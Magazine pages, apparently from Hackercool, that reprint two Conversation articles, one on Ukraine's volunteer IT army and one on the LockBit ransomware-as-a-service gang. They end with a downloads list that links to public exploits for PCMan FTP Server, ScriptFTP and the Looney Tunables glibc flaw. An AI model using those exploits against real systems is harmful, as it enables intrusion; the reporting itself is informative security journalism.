Ukraine's recently formed "IT army" is playing a crucial role in the war with Russia, launching disruptive cyber-attacks and data thefts against the Russian government and other high-profile targets such as energy giant Gazprom.

The IT army has thousands of volunteer members around the world, who use Twitter and Telegram channels to communicate, coordinate and report on actions. Its members have already taken part in a wide variety of attacks. These range from stealing and exposing important information to successfully disrupting Russian communications and other critical networks in order to hinder the Russian war efforts.

The formation of the IT army was a Ukrainian government response to concerns about the role Russian cyber-attacks might have on the war.

On February 26 2022 Ukrainian vice-prime minister Mykhailo Fedorov

issued a call to arms to

all hackers willing to join its IT army and support

Ukraine against Russian

cyber-attacks and to disrupt Russian networks.

The creation of Ukraine's IT army is considered a world first in cyber-warfare operations.

It is believed to be the first time a state official has openly called on hackers from around the globe to join a nation's military defensive efforts against an invading force and act as part of its hybrid military operations.

Ukraine's IT army are also supported by hacktivist groups which are not affiliated with Ukraine, but want to support the country against Russia.

One of its most disruptive attacks was carried out in 2022 and targeted Russia's authentication system, Chestny Znak, which adds a unique ID and barcode to all products in the country.

This cyber-attack flooded Chestny Znak's servers with information, causing it to stop working, creating widespread disruption with serious economic costs and even leading the Russian government to abolish certain labelling policies.

The IT army and other hacktivist groups have also managed to target Russian radio and

TV stations to add snippets of videos about the war in Ukraine to programmes and to broadcast fake air raid alerts. For example, in June 2023, Russian state TV and other channels were hacked and broadcast a video allegedly created by the Ukrainian ministry of defence including footage of Ukraine's military operations, followed by a message reading "the hour of reckoning has come" in Ukrainian.

This rallying of hackers for Ukraine has prompted a response from groups within Russia, such as Killnet, Sandworm and XaKnet, to launch their own cyber-attacks on Ukrainian and western targets. However, Russian cyber-attacks started well before the invasion and intensified in February 2022. These involved an array of smaller assaults on Ukrainian state and private networks and even a major cyber-attack on the

Viasat satellite communications system in order to prevent the monitoring of Russian troop movements during the invasion.

***"This rallying of hackers for Ukraine has prompted a response from groups within Russia, such as Killnet, Sandworm and XaKnet, to launch their own cyber-attacks on Ukrainian and western targets."***

### **International ramifications**

The Viasat cyber-attack on February 23 had serious spillover effects outside Ukraine's borders, affecting thousands of German wind turbines by shutting down their remote control systems. This incident showed that all wars now have a very real cyberspace dimension that could have global implications outside the war zone.

Apart from the global cybersecurity concerns that this conflict has generated, the creation of the IT army has sparked important discussions around the role of cyberwarfare in real-life military operations. One significant question is whether groups such as the IT army could be considered combatants, rather than civilians, which can impact whether they can be legally targeted by Russian military, losing some of the protections afforded by international law.

Having said that, some countries, including Estonia, already have formally established

**(Cont'd on next page)**



similar cyberforce reserves. This is something that is currently under consideration by the Ukrainian government for its IT army.

Another consideration is the unpredictability of hacker groups operating as decentralised “cyberguerillas”. This could have serious spillover effects beyond the war zone, potentially resulting in escalation across more countries.

Efforts have been made by the international community and academic experts to apply the law of war and international humanitarian law to cyberoperations, which have culminated in the publication of the Tallinn manuals. These manuals attempt to cover issues of international law regarding cyber incidents. But many of the concerns that the IT army has brought to the fore remain contested, especially since these documents are not binding.

Conflicts could become even more complex as AI tools are increasingly used in cyber-attacks and gradually become part of modern information warfare in the next few years.

This is why we need more concerted efforts to resolve the practical and legal concerns, before the new age of cyberwarfare is upon us.

## This Article first appeared in The Conversation

**What is LockBit, the cybercrime gang hacking some of the world's largest organisations?**

### CYBER SECURITY

Jennifer Medbury

Lecturer in Intelligence and Security, Edith  
Cowan University

Paul Haskell-Dowland

Professor of Cyber Security Practice, Edith  
Cowan University

While ransomware incidents have been occurring for more than 30 years, only in the last decade has the term “ransomware” appeared regularly in popular media. Ransomware is a type of malicious software that blocks access to computer systems or encrypts files until a ransom is paid.

Cybercriminal gangs have adopted ransomware as a get-rich-quick scheme. Now, in the era of “ransomware as a service”, this has become a prolific and highly profitable tactic. Providing ransomware as a service means groups benefit from affiliate schemes where commission is paid for successful ransom demands.

Although only one of the many gangs operating, LockBit has been increasingly visible, with several high-profile victims recently appearing on the group's website.

So what is LockBit? Who has fallen victim to them? And how can we protect ourselves from them?

#### What, or who, is LockBit?

To make things confusing, the term LockBit refers to both the malicious software (malware) and to the group that created it.

LockBit first gained attention in 2019. It's a form of malware deliberately designed to be secretly deployed inside organisations, to find valuable data and steal it.

But rather than simply stealing the data, LockBit is a form of ransomware. Once the data has been copied, it is encrypted, rendering it inaccessible to the legitimate users. This data is then held to ransom – pay up, or you'll never see your

**(Cont'd on next page)**





data again.

To add further incentive for the victim, if the ransom is not paid, they are threatened with publication of the stolen data (often described as double extortion). This threat is reinforced with a countdown timer on LockBit's blog on the dark web.

Little is known about the LockBit group. Based on their website, the group doesn't have a specific political allegiance. Unlike some other groups, they also don't limit the number of affiliates:

Notably, LockBit have rules for their affiliates. Examples of forbidden targets (victims) include:

- critical infrastructure
- institutions where damage to the files could lead to death (such as hospitals)
- post-Soviet countries such as Armenia, Belarus, Estonia, Georgia, Kazakhstan, Kyrgyzstan, Latvia, Lithuania, Moldova, Russia, Tajikistan, Turkmenistan, Ukraine and Uzbekistan.

Other ransomware providers have also claimed they won't target institutions like hospitals

- but this doesn't guarantee victim immunity.

Earlier this year a Canadian hospital was a victim of LockBit, triggering the group behind LockBit to post an apology, offer free decryption tools and allegedly expel the affiliate who hacked the hospital.

While rules may be in place, there is always potential for rogue users to target forbidden organisations.

The final rule in the list above is an interesting exception. According to the group, these countries are off limits because a high proportion of the group's members were "born and grew up in the Soviet Union", despite now being "located in the Netherlands".

## Who's been hacked by LockBit?

High-profile victims include the United Kingdom's Royal Mail and Ministry of Defence, and Japanese cycling component manufacturer Shimano. Data stolen from aerospace company Boein-

g was leaked just this week after the company refused to pay ransom to LockBit.

While not yet confirmed, the recent ransomware incident experienced by the Industrial and Commercial Bank of China has been claimed by LockBit.

Since appearing on the cybercrime scene, LockBit has been linked to almost 2,000 victims in the United States alone.

From the list of victims seen below, LockBit is clearly being used in a scatter-gun approach, with a wide variety of victims. This is not a series of planned, targeted attacks. Instead, it shows LockBit software is being used by a diverse range of criminals in a service model.

## How we can protect ourselves

In recent years, ransomware as a service (RaaS or short) has become popular.

Just as organisations use software-as-a-service providers – such as licensing for office tools like Microsoft 365, or accounting software for payroll – malicious services are providing tools for cybercriminals.

Ransomware as a service enables an inexperienced criminal to deliver a ransomware campaign to multiple targets quickly and efficiently – often at minimal cost and usually on a profit-sharing basis.

The RaaS platform handles the malware management, data extraction, victim negotiation and payment handling, effectively outsourcing criminal activities.

The process is so well developed, such groups even provide guidelines on how to become an affiliate, and what benefits one will gain. With a 20% commission of the ransom being paid to LockBit, this system can generate significant revenue for the group – including the deposit of 1 Bitcoin (approximately A\$58,000) required from new users.

**(Cont'd on next page)**



While ransomware is a growing concern around the globe, good cybersecurity practices can help. Updating and patching our systems, good password and account management, network monitoring and reacting to unusual activity can all help to minimise the likelihood of any compromise – or at least limit its extent.

For now, whether or not to pay a ransom is a matter of preference and ethics for each organisation. But if we can make it more difficult to get in, criminal groups will simply shift to easier targets.

## **This Article first appeared in The Conversation**

### **DOWNLOADS**

#### **1. PCMan FTP Server:**

<https://www.exploit-db.com/exploits/39662>

#### **2. ScriptFTP FTP client:**

<https://www.exploit-db.com/exploits/17948>

#### **3. PfSense Firewall:**

<https://www.pfsense.org/download/>

#### **4. Looney Tunables Exploit:**

<https://github.com/hadrian3689/looney-tunables-CVE-2023-4911>

**Follow Hackercool Magazine For Latest Updates**





## USEFUL RESOURCES

*Check whether your email is a part of any data breach*

<https://haveibeenpwned.com>

*Vulnera*

<https://github.com/hackercoolmagz/vulnera>

Starting from January 1 2024

Hackercool Magazine will be leaving Youtube soon as most of the videos we are posting are becoming victims of "content violation" (obviously). We are finding it difficult to maintain the standard of videos and adhere to Youtube's content policies.


Hackercool Magazine will also be leaving Pinterest starting from the same date mentioned above.

If you are following us any of the above social media channels, we request you to shift to our other social media channels.






